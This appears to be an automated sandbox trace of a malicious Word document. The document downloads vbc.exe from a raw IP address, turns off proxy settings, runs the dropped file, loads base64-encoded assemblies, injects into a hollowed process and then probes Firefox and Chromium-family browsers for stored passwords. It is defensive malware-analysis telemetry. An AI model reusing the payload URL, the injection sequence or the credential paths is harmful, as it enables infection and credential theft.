Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760

Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004	3696	3760
Call Network API	API Name: socket Args: (23, 1, 6) Return: 30c	3696	3760
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	3696	3760
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 4055080) Return: cc0008	3696	3760
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1237684, 4194320, 4055080) Return: cc000c	3696	3760
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: GetVersionExA Args: (12dd70) Return: 1	3696	3760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	3696	3760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	3696	3760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	3696	3760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	3696	3760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	3696	3760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	3696	3760
Call Network API	API Name: socket Args: (23, 1, 6) Return: 370	3696	3760
Call Network API	API Name: socket Args: (2, 2, 0) Return: 394	3696	3760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 394	3696	3760
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3dc	3696	3760
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3f8	3696	3760
Call Network API	API Name: socket Args: (2, 2, 0) Return: 418	3696	3760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 418	3696	3760
Call Network API	API Name: socket Args: (2, 2, 0) Return: 41c	3696	3760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 41c	3696	3760
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0	3696	3760
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123	3696	3760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 420	3696	3760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	3696	3760
Call Network API	API Name: bind Args: (420, 0.0.0.0:49178, 16) Return: 0	3696	3760
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (420, 79.110.62.142:80, 16, 0, 0, 0, 349e84) Return: 0	3696	3760
Call Network API	API Name: send Args: (420, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 317) Return: 0	3696	3760
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1, 2) Return: ?	3696	3760
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_MSIL	3696	3760
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_MSIL	3696	3760
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	3696	3760
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 3760 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	3696	3760
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3696	3760
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result		
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	3696	3760
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3696	3760
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3696	3760
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	3696	3760
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	3696	3760
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	3696	3760
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	3696	3760
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	3696	3760

Detection	Threat Characteristic: Creates command line process Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:3864:%USERPROFILE%\vbc.exe) Return: 1	3696	3760
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 3760 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:3864,) Return: ?	3696	3760
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3864], ppid[3760) Return: 1	3696	3760
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\ Value: None		3696
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\ Value: None		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\1C1E4E Value: None		3696
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		3696
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP\*.*, 0, 12d540, 0, 0, 0) Return: 2f8968		3696
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2f8968, 12d540) Return: 1		3696
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\OFFICE11\STARTUP\*.*, 0, 12d540, 0, 0, 0) Return: 2f8968		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\ Value: None		3696
Call System API	API Name: GetVersionExA Args: (12f87c) Return: 1		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 0		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 70450250, -1, 123570, 12356c, 0) Return: 0		3696
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		3696
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\M1XKQVL.LNK) Return: 0		3696
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3		3696
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa11.dat, 0, 0, 0, 1) Return: 0		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\InstallRoot\UE\{90110409-6000-11D3-8CFE-0150048383C9} Value: None		3696
Detection	Threat Characteristic: Creates process Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\\*, 0, 2af350, 0, 0, 0) Return: 406d60	3760	3864
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3864 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (406d60, 2af350) Return: 1	3760	3864
Call System API	API Name: GetVersionExA Args: (412758) Return: 1	3760	3864
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3864 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib\*, 0, 2af048, 0, 0, 0) Return: 407260	3760	3864
Call System API	API Name: CryptExportKey Args: (4074e0, 0, 6, 0, 0, 2ac0e8) Return: 1	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core\*, 0, 2aa948, 0, 0, 0) Return: 407660	3760	3864
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: 26		3696
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System\*, 0, 2a9ff0, 0, 0, 0) Return: 407720	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\*, 0, 2ab128, 0, 0, 0) Return: 4079e0	3760	3864

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMDiagnostics\*, 0, 2ac3b0, 0, 0, 0) Return: 4ae2a8	3760	3864
Call Filesystem API	API Name: FindNextFileW Args: (4ae2a8, 2ac3b0) Return: 1	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml\*, 0, 2abae0, 0, 0, 0) Return: 4ae2a8	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#\*, 0, 2ac398, 0, 0, 0) Return: 4ae2a8	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration\*, 0, 2abbd0, 0, 0, 0) Return: 4ae468	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4	3760	3864
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3864 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c	3760	3864
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\*, 0, 2ab818, 0, 0, 0) Return: 4ae5e8	3760	3864
Call Filesystem API	API Name: FindNextFileW Args: (4ae5e8, 2ab818) Return: 1	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing\*, 0, 2aaec0, 0, 0, 0) Return: 4ae6a8	3760	3864
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3696
Call System API	API Name: GetVersionExA Args: (2adf0c) Return: 1	3760	3864
Call System API	API Name: GetVersionExA Args: (745f34f0) Return: 1	3760	3864
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\WORDFiles Value: 56560007		3696
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\ProductFiles Value: 56560009		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\BaseSuite\1EBDE4BC9A514630B5412561FA45CCC5 Value: 1		3696
Add File	Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS	3760	3864
Call System API	API Name: CryptDecrypt Args: (4ae928, 0, 0, 0, 517aa38, 3c28) Return: 1	3760	3864
Call System API	API Name: CryptEncrypt Args: (4ae928, 0, 1, 0, 516a0b0, 10, 10) Return: 1	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUIyQWNTWllsSmk5dHludC9TdlZLMStCMG9RaUFZQk1rMkpCQUVPekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZtVmRaaFpBek8yZHZQZmVlKys5...) Return: 4834734941414141...	3760	3864
Detection	Threat Characteristic: Detected as obfuscated script File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64		
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra...) Return: 1F8B080000000000...	3760	3864
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRlcg==) Return: 4D756E6F7A2E4869...	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNl) Return: 43617573616C6974...	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNl) Return: 43617573616C6974...	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (LlByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274...	3760	3864
Call System API	API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265...	3760	3864
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	3760	3864
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\*, 0, 2aba68, 0, 0, 0) Return: 5179a50	3760	3864
Call Filesystem API	API Name: FindNextFileW Args: (5179a50, 2aba68) Return: 1	3760	3864
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	3760	3864
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:3912:%USERPROFILE%\vbc.exe) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Injected API: SetThreadContext Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Injected API: WriteProcessMemory Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 400000, MZ., 1024, 2ae264) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 401000, .D$....}..d, 79872, 2ae264) Return: 1	3760	3864

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D$....}..d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 415000, ..., 16896, 2ae264) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 41a000, .T.<...K..`...;U, 512, 2ae264) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K..`...;U		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 4a0000, `.......t$$_................t, 8192, 2ae264) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.......t$$_................t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffdc000 Process:3912:%USERPROFILE%\vbc.exe, 7ffdc008, , 4, 2ae264) Return: 1	3760	3864
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:3912:%USERPROFILE%\vbc.exe) Return: 1	3760	3864
Call Thread API	API Name: NtResumeThread Args: (Process:3912,) Return: ?	3760	3864
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3912], ppid[3864) Return: 1	3760	3864
Detection	Threat Characteristic: Creates process Process ID: 3912 Image Path: %USERPROFILE%\vbc.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5A00C52D2EFF94A37BEDE316) Return: 140	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\nss3.dll) Return: 1	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	3864	3912
Call System API	API Name: GetVersionExA Args: (12ee54) Return: 1	3864	3912
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3912 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12ee54) Return: 1	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite) Return: 1	3864	3912
Call System API	API Name: GetVersionExA Args: (12eea4) Return: 1	3864	3912
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	3864	3912

Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	3864	3912
